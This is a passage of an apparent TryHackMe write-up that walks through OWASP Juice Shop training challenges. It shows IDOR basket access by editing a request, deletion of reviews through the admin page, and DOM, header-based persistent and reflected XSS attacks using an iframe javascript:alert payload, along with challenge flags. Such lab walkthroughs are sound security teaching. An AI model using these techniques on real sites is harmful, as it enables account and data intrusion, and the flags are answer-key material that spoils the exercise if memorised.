
Forward each request until you see: GET /rest/basket/1 HTTP/1.1



```
10:56:34 1 Jul ...  HTTP  →  Request    GET  http://oswap/rest/user/whoami
10:56:34 1 Jul ...  HTTP  →  Request    GET  http://oswap/rest/basket/1
10:56:37 1 Jul ...  WS    →  To server       http://oswap/socket.io/?EIO=3&transport=websocket&sid=KMydOfG1lZKxlnU7AAB8
10:56:43 1 Jul ...  HTTP  →  Request    GET  http://oswap/socket.io/?EIO=3&transport=polling&t=PV6VO3z
```

```
GET /rest/basket/1 HTTP/1.1
Host: oswap
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlL
zYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMC4yMy4xMzQuMjEyIiwicHJvZmlsZ
nZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNS0wNy0wMSAxMTo1NzozMS4yNTMgKzAw
```

Now, we are going to change the number 1 after /basket/ to 2



You successfully solved a challenge: View Basket (View another user's shopping basket.)

41b997a36cc33fbe4f0ba018474e19ae5ce52121


Your Basket (admin@juice-sh.op)

Raspberry Juice (1000ml) 2 4.99¤

Total Price: 9.98¤

#3 Question #3: Remove all 5-star reviews!

Navigate to the http://10.10.63.199/#/administration page again and click the bin icon next to the review with 5 stars!




1 I love this shop! Best products in town! Highly recommended! (***in@juice-...

2 Great shop! Awesome service! (***@juice-sh.op)

3 Nothing useful available here! (***der@juice-sh.op)

Incompetent customer support! Can't even upload photo of broken purchas...



You successfully solved a challenge: Five-Star Feedback (Get rid of all 5-star customer feedback.)

50c97bcce0b895e446d61c83a21df371ac2266ef

Administration

Registered Users

admin@juice-sh.op

jim@juice-sh.op

Customer Feedback

2 Great shop! Awesome service! (***@juice-sh.op) ★★★★☆

3 Nothing useful available here! (***der@juice-sh.op) ★☆☆☆☆

Ans: 50c97bcce0b895e446d61c83a21df371ac2266ef

Task 7 : Where did that come from?

XSS or Cross-site scripting is a vulnerability that allows attackers to run javascript in web applications. These are one of the most found bugs in web applications. Their complexity ranges from easy to extremely hard, as each web application parses the queries in a different way.


There are three major types of XSS attacks:

DOM (Special)	**DOM XSS** *(Document Object Model-based Cross-site Scripting)* uses the HTML environment to execute malicious javascript. This type of attack commonly uses the *<script></script>* HTML tag.
Persistent (Server-side)	**Persistent XSS** is javascript that is run when the server loads the page containing it. These can occur when the server does not sanitise the user data when it is **uploaded** to a page. These are commonly found on blog posts.
Reflected (Client-side)	**Reflected XSS** is javascript that is run on the client-side end of the web application. These are most commonly found when the server doesn't sanitise **search** data.


#1 Question #1: Perform a DOM XSS!


We can use that script : <iframe src="javascript:alert(`xss`)">

Inputting this into the **search bar** will trigger the alert.



:iframe src="javascript:alert(`xss`)">





You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe

9aaf4bbea5c30d00a1f5bbcfce4db6d4b0efe0bf

Ans: 9aaf4bbea5c30d00a1f5bbcfce4db6d4b0efe0bf


#2 Question #2: Perform a persistent XSS!

First, login to the **admin** account.

We are going to navigate to the "**Last Login IP**" page for this attack.

It should say the last IP Address is 0.0.0.0 or 10.x.x.x


As it logs the 'last' login IP we will now logout so that it logs the 'new' IP.



Make sure that Burp **intercept is on**, so it will catch the logout request.


We will then head over to the Headers tab where we will add a new header:

True-Client-IP *<iframe src="javascript:alert(`xss`)">*



Name	Value
GET	/rest/saveLoginIp HTTP/1.1
Host	10.10.160.231
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept	application/json, text/plain, */*
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Authorization	Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXN
DNT	1
Connection	close
Referer	http://10.10.160.231/
Cookie	io=HzqxhZJ6_vf0hvnlAAAA; language=en; cookieconsent_status=dismis
True-Client-IP	<iframe src="javascript:alert(`xss`)">


Then forward the request to the server!
When **signing back into the admin account** and navigating to the Last Login IP page again, we will see the XSS alert!



xss

Why do we have to send this Header?

The *True-Client-IP* header is similar to the *X-Forwarded-For* header, both tell the server or proxy what the IP of the client is. Due to there being no sanitation in the header we are able to perform an XSS attack.



You successfully solved a challenge: HTTP-Header XSS (Perform a persisted XSS attack with <iframe
challenge is potentially harmful on Docker!))


🏁 149aa8ce13d7a4a8a931472308e269c94dc5f156


Ans : 149aa8ce13d7a4a8a931472308e269c94dc5f156

#3 Question #3: Perform a reflected XSS!

First, we are going to need to be on the right page to perform the reflected XSS!

Login into the admin account and navigate to the ‘Order History’ page.





Order History


Order ID #5267-74fe33d94fd49367	Total Price 26.97¤	Bonus	Delivered
Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	3	26.97¤

Order ID #5267-4e6b6424de99a15d	Total Price 8.96¤	Bonus	In Transit
Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	3	5.97¤
Orange Juice (1000ml)	2.99¤	1	2.99¤

From there you will see a "**Truck**" icon, clicking on that will bring you to the track result page. You will also see that there is an id paired with the order.


192.168.1.2/#/track-result?id=5267-f73dcd000abcc353

We will use the iframe XSS, *<iframe src="javascript:alert(`xss`)">*, in the place of the *5267-f73dcd000abcc353* After submitting the URL, refresh the page and you will then get an alert saying XSS!



oswap

xss

Why does this work?


The server will have a lookup table or database (depending on the type of server) for each tracking ID. As the 'id' parameter is not sanitised before it is sent to the server, we are able to perform an XSS attack.

ans : 23cefee1527bde039295b2616eeb29e1edc660a0

Task 8 : Exploration!

If you wish to tackle some of the harder challenges that were not covered within this room, check out the /#/score-board/ section on Juice-shop. Here you can see your completed tasks as well as other tasks in varying difficulty.

#1 Access the /#/score-board/ page



You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)

7efd3174f9dd5baa03a7882027f2824d2f72d86e

BOOM BOOM BOOM!!

Woop woop! Your answer is correct

Congratulations on completing OWASP Juice Shop!!! 🎉

Solomon Tesfaye Ensermu

Ethical Hacker